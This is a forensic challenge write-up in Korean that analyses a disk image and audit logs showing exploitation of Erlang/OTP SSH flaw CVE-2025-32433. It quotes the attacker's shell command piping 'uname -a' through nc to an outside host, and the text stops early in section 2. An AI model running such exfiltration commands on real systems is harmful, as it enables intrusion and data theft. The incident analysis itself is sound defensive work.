202 - Oh, My Grid!

Team Information

Team Name : HSPACE

Team Member : Jinung Lee, Beomjun Park, DoHyeon Kim, Soyoung Cho

Email Address : hspacedigitalforensicslab@gmail.com

Teams must:

- Provide a detailed, step-by-step description of their problem-solving approach to ensure reproducibility by another examiner.
- List all tools used to arrive at their conclusions.

Tools used:

Name:	Hxd	Publisher:	Maël Hörz
Version:	2.5.0.0		
URL:	URL: https://mh-nexus.de/		

Name:	Visual studio code	Publisher:	Microsoft
Version:	1.104.2		
URL:	https://code.visualstudio.com/download		

Name:	FTK imager	Publisher:	AccessData
Version:	4.7.1.2		
URL:	https://www.exterro.com/		

Name:	Sublime text	Publisher:	Sublime HQ Pty Ltd
Version:	3.2		
URL:	https://www.sublimetext.com/3		

Step-by-step methodology:

문제 풀이에 앞서, dfchallenge.org에 공지된 문제 해시와 다운로드 받은 문제 해시를 비교함으로써 분석 대상이 동일한 파일임을 증명한다.

Hash Value (MD5)

- powergrid.disk : cffe7ce38479ef43068bffb2a929e51e

Figure 1. dfchallenge.org에 명시되어 있는 MD5 해시값




Figure 2. HashTab으로 확인한 PowerGrid.disk파일의 MD5 결과

제공받은 PowerGrid.disk 파일을 FTK Imager 를 통해 확인한 결과, 해당 파일이 정상적으로 열리지 않는 것을 확인할 수 있다.




Figure 3. FTK Imager로 파일 오픈 결과

PowerGrid.disk 파일을 qemu 도구를 이용하여 분석한 결과, VMware VMDK 형식의 가상 디스크 이미지임을 확인하였다. 가상 디스크의 전체 용량은 8GB이며 streamOptimized 압축 방식이 적용되어 있다. FTK Imager에서 직접 지원하지 않는 포맷이므로 분석을 위해서는 RAW 형식으로의 변환이 필요하다.

```
soyoung@BOOK-QLB2UJB326:~/DFC202$ qemu-img info PowerGrid.disk
image: PowerGrid.disk
file format: vmdk
virtual size: 8 GiB (8589934592 bytes)
disk size: 2.33 GiB
cluster_size: 65536
Format specific information:
    cid: 793563667
    parent cid: 4294967295
    create type: streamOptimized
    extents:
        [0]:
            compressed: true
            virtual size: 8589934592
            filename: PowerGrid.disk
            cluster size: 65536
            format:
Child node '/file':
    filename: PowerGrid.disk
    protocol type: file
    file length: 2.33 GiB (2500696576 bytes)
    disk size: 2.33 GiB
```

Figure 4. PowerGrid.disk 파일 정보

따라서, 다음 명령어를 통하여 PowerGrid.disk 파일을 RAW 형식으로 변환하였다. 이후 FTK Imager를 통해 변환된 PowerGrid.dd 파일이 정상적으로 인식됨을 확인할 수 있다.

qemu-img convert -f vmdk -O raw PowerGrid.disk PowerGrid.dd -p

Table 1. .dd 파일 변환에 사용한 명령어




Figure 5. PowerGrid.dd 파티션 정보

추가적으로 보고서의 모든 시간은 대한민국 시간 (UTC+9) 을 기준으로 작성하였다.

1. 공격자는 어떤 방법으로 시스템에 최초 침입했나요?

공격자는 2025년 7월 21일 CVE-2025-32433 취약점을 악용하여 PowerGrid 시스템에 최초 침입을 시도한 것으로 확인되었다.


1.1 CVE-2025-32433 취약점 및 시스템 현황

CVE-2025-32433은 Erlang/OTP SSH 구현에서 발견된 중대한 보안 취약점으로, CVSS 점수 10.0의 최고 위험도로 분류된다. 이 취약점은 SSH 프로토콜 메시지 처리 과정에서 발생하는 결함을 악용하여 인증 절차 없이 원격 코드 실행을 가능하게 한다. 특히 SSH 서버가 인증 단계 이전에 전송되는 특정 프로토콜 메시지를 적절히 검증하지 못하는 구조적 결함으로 인해, 공격자가 악의적으로 제작된 메시지를 통해 시스템 권한을 획득할 수 있다.

해당 취약점의 영향을 받는 버전과 PowerGrid 시스템에서 사용 중인 버전을 비교 분석한 결과는 다음과 같다..

구분	버전 범위	PowerGrid 시스템 버전	취약 여부
Erlang-26.x	Erlang-26.0-rc1 이상 Erlang-26.2.5.11 미만	Erlang-26.2.5.10	**취약**
OTP-25.x	모든 OTP-25.3.2.20 미만 버전	해당 없음	-
OTP-26.x	OTP-26.0-rc1 이상 OTP-26.2.5.11 미만	OTP-26.2.5.10	**취약**
OTP-27.x	OTP-27.0-rc1 이상 OTP-27.3.3 미만	해당 없음	-

Table 2. CVE-2025-32433 취약점 영향 버전 비교



Name	Size	Type	Date Modified
powergrid	4	Directory	2025-07-07 오후 5:59:24
otp-OTP-26.2.5.10	4	Directory	2025-07-07 오후 1:45:16
erlang-26.2.5.10	4	Directory	2025-07-07 오후 1:59:48

Figure 6. PowerGrid에서 발견된 취약 버전 정보

PowerGrid 시스템에서 사용 중인 OTP-26.2.5.10 및 Erlang-26.2.5.10 버전 모두 CVE-2025-32433 취약점의 영향 범위에 포함되어 있어 공격에 취약한 상태임을 확인하였다.

1.2. 침입 과정 분석

시스템은 7월 7일에 생성되었지만, 7월 21일 이전 로그는 남아있지 않았다. 따라서, 확인할 수 있는 로그를 중심으로 분석하였다. audit.log.4 파일을 통해 2025년 7월 21일 13:46:51에는 Erlang SSH 서버의 취약점을 악용하여 시스템 쉘("exec /bin/sh -s unix:cmd")을 최초로 실행한 기록을 확인할 수 있다. 로그에서 초단위로 생성된 로그들을 확인해보면 다음과 같이 공격자가 행동한 로그들을 확인할 수 있다.

```
type=SYSCALL msg=audit(1753073211.127:187999): arch=c000003e syscall=59 success=yes
```

exit=0 a0=5adf8185a05f a1=7fffdb93a060 a2=5adf9c6965e0 a3=28 items=2 ppid=543
pid=123846 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0
tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/dash" subj=unconfined
key="susp_shell"ARCH=x86_64 SYSCALL=execve AUID="unset" UID="root" GID="root"
EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=EXECVE msg=audit(1753073211.127:187999): argc=3 a0="sh" a1="-c"
a2=65786563202F62696E2F7368202D7320756E69783A636D64
type=PATH msg=audit(1753073211.127:187999): item=0 name="/bin/sh" inode=1595
dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0
cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PATH msg=audit(1753073211.127:187999): item=1 name="/lib64/ld-linux-x86-64.so.2"
inode=5019 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PROCTITLE msg=audit(1753073211.127:187999):
proctitle=7368002D630065786563202F62696E2F7368202D7320756E69783A636D64
type=SYSCALL msg=audit(1753073211.128:188000): arch=c000003e syscall=59 success=yes
exit=0 a0=5623962e2768 a1=5623962e27c8 a2=56239febe678 a3=9 items=2 ppid=543
pid=123846 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0
tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/dash" subj=unconfined
key="susp_shell"ARCH=x86_64 SYSCALL=execve AUID="unset" UID="root" GID="root"
EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=EXECVE msg=audit(1753073211.128:188000): argc=3 a0="/bin/sh" a1="-s" a2="unix:cmd"
type=PATH msg=audit(1753073211.128:188000): item=0 name="/bin/sh" inode=1595
dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0
cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PATH msg=audit(1753073211.128:188000): item=1 name="/lib64/ld-linux-x86-64.so.2"
inode=5019 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PROCTITLE msg=audit(1753073211.128:188000):
proctitle=7368002D630065786563202F62696E2F7368202D7320756E69783A636D64
type=SYSCALL msg=audit(1753073211.130:188001): arch=c000003e syscall=59 success=yes
exit=0 a0=592383f84700 a1=592383f84668 a2=592383f84680 a3=3 items=2 ppid=123847
pid=123848 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0
tty=(none) ses=4294967295 comm="uname" exe="/usr/bin/uname" subj=unconfined
key="recon"ARCH=x86_64 SYSCALL=execve AUID="unset" UID="root" GID="root" EUID="root"
SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=EXECVE msg=audit(1753073211.130:188001): argc=2 a0="uname" a1="-a"
type=PATH msg=audit(1753073211.130:188001): item=0 name="/usr/bin/uname" inode=1640
dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0

```
cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PATH msg=audit(1753073211.130:188001): item=1 name="/lib64/ld-linux-x86-64.so.2"
inode=5019 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PROCTITLE msg=audit(1753073211.130:188001): proctitle=756E616D65002D61
type=SYSCALL msg=audit(1753073211.130:188002): arch=c000003e syscall=59 success=yes
exit=0 a0=592383f84730 a1=592383f84690 a2=592383f846b0 a3=6 items=2 ppid=123847
pid=123849 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0
tty=(none) ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="susp_activity"ARCH=x86_64 SYSCALL=execve AUID="unset" UID="root" GID="root"
EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=EXECVE msg=audit(1753073211.130:188002): argc=3 a0="nc"
a1="nomean.asuscomm.com" a2="32192"
type=PATH msg=audit(1753073211.130:188002): item=0 name="/usr/bin/nc" inode=1995
dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0
cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PATH msg=audit(1753073211.130:188002): item=1 name="/lib64/ld-linux-x86-64.so.2"
inode=5019 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL
cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
type=PROCTITLE msg=audit(1753073211.130:188002):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.131:188003): arch=c000003e syscall=41 success=yes
exit=3 a0=1 a1=80801 a2=0 a3=77 items=0 ppid=123847 pid=123849 auid=4294967295
uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295
comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined key="erlang_network"ARCH=x86_64
SYSCALL=socket AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root"
EGID="root" SGID="root" FSGID="root"
type=PROCTITLE msg=audit(1753073211.131:188003):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.131:188004): arch=c000003e syscall=42 success=no
exit=-2 a0=3 a1=7ffe875e34b0 a2=6e a3=77 items=1 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="network_connections"ARCH=x86_64 SYSCALL=connect AUID="unset" UID="root"
GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=SOCKADDR msg=audit(1753073211.131:188004):
saddr=01002F7661722F72756E2F6E7363642F736F636B657400000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000SADDR={ sadd
```

r_fam=local path=/var/run/nscd/socket }
type=PATH msg=audit(1753073211.131:188004): item=0 name="/var/run/nscd/socket"
nametype=UNKNOWN cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1753073211.131:188004):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.131:188005): arch=c000003e syscall=41 success=yes
exit=3 a0=1 a1=80801 a2=0 a3=7ffe875e3770 items=0 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="erlang_network"ARCH=x86_64 SYSCALL=socket AUID="unset" UID="root" GID="root"
EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=PROCTITLE msg=audit(1753073211.131:188005):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.131:188006): arch=c000003e syscall=42 success=no
exit=-2 a0=3 a1=7ffe875e3680 a2=6e a3=7ffe875e3770 items=1 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="network_connections"ARCH=x86_64 SYSCALL=connect AUID="unset" UID="root"
GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=SOCKADDR msg=audit(1753073211.131:188006):
saddr=01002F7661722F72756E2F6E7363642F736F636B657400000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000B8F33F29E9SADDR={ saddr
_fam=local path=/var/run/nscd/socket }
type=PATH msg=audit(1753073211.131:188006): item=0 name="/var/run/nscd/socket"
nametype=UNKNOWN cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1753073211.131:188006):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.133:188007): arch=c000003e syscall=41 success=yes
exit=3 a0=1 a1=80801 a2=0 a3=0 items=0 ppid=123847 pid=123849 auid=4294967295 uid=0
gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="nc"
exe="/usr/bin/nc.openbsd" subj=unconfined key="erlang_network"ARCH=x86_64
SYSCALL=socket AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root"
EGID="root" SGID="root" FSGID="root"
type=PROCTITLE msg=audit(1753073211.133:188007):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.133:188008): arch=c000003e syscall=42 success=no
exit=-2 a0=3 a1=7ffe875e2d90 a2=6e a3=0 items=1 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)

ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="network_connections"ARCH=x86_64 SYSCALL=connect AUID="unset" UID="root"
GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=SOCKADDR msg=audit(1753073211.133:188008):
saddr=01002F7661722F72756E2F6E7363642F736F636B6574000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000SADDR={ sadd
r_fam=local path=/var/run/nscd/socket }
type=PATH msg=audit(1753073211.133:188008): item=0 name="/var/run/nscd/socket"
nametype=UNKNOWN cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1753073211.133:188008):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.133:188009): arch=c000003e syscall=41 success=yes
exit=3 a0=1 a1=80801 a2=0 a3=7ffe875e5dd9 items=0 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="erlang_network"ARCH=x86_64 SYSCALL=socket AUID="unset" UID="root" GID="root"
EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=PROCTITLE msg=audit(1753073211.133:188009):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.133:188010): arch=c000003e syscall=42 success=no
exit=-2 a0=3 a1=7ffe875e2f80 a2=6e a3=7ffe875e5dd9 items=1 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined
key="network_connections"ARCH=x86_64 SYSCALL=connect AUID="unset" UID="root"
GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=SOCKADDR msg=audit(1753073211.133:188010):
saddr=01002F7661722F72756E2F6E7363642F736F636B6574000050355E87FE7F00000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
E9C882000000000000000008CA2AE8778000000000000000000052C29DAE8778SADDR={ sadd
r_fam=local path=/var/run/nscd/socket }
type=PATH msg=audit(1753073211.133:188010): item=0 name="/var/run/nscd/socket"
nametype=UNKNOWN cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PROCTITLE msg=audit(1753073211.133:188010):
proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932
type=SYSCALL msg=audit(1753073211.133:188011): arch=c000003e syscall=41 success=yes
exit=3 a0=2 a1=80802 a2=0 a3=7ffe875e1f58 items=0 ppid=123847 pid=123849
auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none)
ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined

key="network_socket_created"ARCH=x86_64 SYSCALL=socket AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root" type=PROCTITLE msg=audit(1753073211.133:188011): proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932 type=SYSCALL msg=audit(1753073211.133:188012): arch=c000003e syscall=42 success=yes exit=0 a0=3 a1=7887aea23354 a2=10 a3=7ffe875e1da4 items=0 ppid=123847 pid=123849 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined key="network_connect_4"ARCH=x86_64 SYSCALL=connect AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root" type=SOCKADDR msg=audit(1753073211.133:188012): saddr=020000357F000035F0B2A1AE87780000SADDR={ saddr_fam=inet laddr=127.0.0.53 lport=53 } type=PROCTITLE msg=audit(1753073211.133:188012): proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932 type=SYSCALL msg=audit(1753073211.135:188013): arch=c000003e syscall=41 success=yes exit=3 a0=2 a1=801 a2=6 a3=2 items=0 ppid=123847 pid=123849 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined key="network_socket_created"ARCH=x86_64 SYSCALL=socket AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root" type=PROCTITLE msg=audit(1753073211.135:188013): proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932 type=SYSCALL msg=audit(1753073211.135:188014): arch=c000003e syscall=42 success=no exit=-115 a0=3 a1=5c0c2d882c90 a2=10 a3=0 items=0 ppid=123847 pid=123849 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="nc" exe="/usr/bin/nc.openbsd" subj=unconfined key="network_connections"ARCH=x86_64 SYSCALL=connect AUID="unset" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root" type=SOCKADDR msg=audit(1753073211.135:188014): saddr=02007DC0DC48656B0000000000000000SADDR={ saddr_fam=inet laddr=220.72.101.107 lport=32192 } type=PROCTITLE msg=audit(1753073211.135:188014): proctitle=6E63006E6F6D65616E2E61737573636F6D6D2E636F6D003332313932

Table 3. erlang 취약점 악용 증거




Figure 7. exec /bin/sh -s unix:cmd 명령어 확인




Figure 8. nc nomean.asuscomm.com:32192 관련 명령어 확인

프로세스 트리로 확인해보았을 때, sh 이후 생성된 uname 프로세스와 nc 프로세스가 같은 부모 프로세스 id(123847)를 갖고 있다는 점과 각 프로세스 실행 시간이 0.001~0.002초 정도 차이나는 것으로 보아 파이프라인으로 연결된 공격자의 명령을 유추할 수 있었다. 공격자는 **unix:cmd(uname -a | nc nomean.asuscomm.com 32192)** 명령어를 통해 시스템 정보를 자신의 서버로 보내려고 하였으나, 소켓 연결에 실패(success=no)하여 제대로 실행되지 않았다. **그러나 이러한 명령어가 실행되었다는 사실 자체가 시스템 침해가 성공했음을 의미한다.**




Figure 9. 최초 원격 쉘 생성 명령어

이는 기존 PoC 에서 "nc" 를 이용하여 명령어를 자신이 원하는 IP로 전송하는 기법과 동일하다. 이후, 공격자의 서버에서 "cat ./lab.txt" 가 실행된 결과를 확인할 수 있다.




Figure 10. CVE-2025-32433 증명




Figure 11. 증명 결과 공격자의 IP로 전송되는 모습

정답 : Erlang/OTP SSH 취약점(CVE-2025-32433)을 악용한 원격 코드 실행(RCE)

2. 공격자가 시스템에서 수집한 정보들을 시간순으로 나열하고, 유출된 내용과 함께 각 단계별 목적을 설명하세요.

2.1 소스코드 탈취 (2025/7/21 14:01:38 UTC+0900)

공격자가 **unix:cmd(uname -a | nc nomean.asuscomm.com 32192)** 와 같은 명령어를 실행할 경우 명령어 실행 결과를 "nc" 로 보내 자신의 서버에서 확인할 수 있다. 하지만, 다음과 같이 DNS 서버 조회 후, IP 를 통한 소켓 생성과정에서 모두 실패한 것을 확인할 수 있으며, 이후의 로그 역시 "nc" 연결에 성공한 로그는 없었다.

